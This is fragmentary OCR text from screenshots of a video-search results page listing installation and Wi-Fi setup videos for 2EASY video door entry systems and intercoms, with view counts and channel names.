
0400[redacted](Home)

00:36

HITC K INTO HOME

OK, let’s do an

online research


FILTERS
www.sambo.gr
5:03
4:58
CDVI
2EASY Video Door Entry System
How to connect your monitor to WiFi
1:26
CDVI
2EASY Video Door Entry System


2easy intercom

SB DX471 , SB DX 439 Wi Fi Monitor App setup
5K views • 2 years ago
SAMBO HELLAS
SB DX471 , SB DX439 Wi Fi IP Monitor , App setup Sambo Hellas **2EASY** θυροτηλεόραση θυροτηλέφ
www.sambo.gr/b2b.


Basic Installation 2 Wire Vila Intercom
25K views • 5 years ago
lab telran
This video is about Basic Installation 2 Wire Vila **Intercom**.
CC

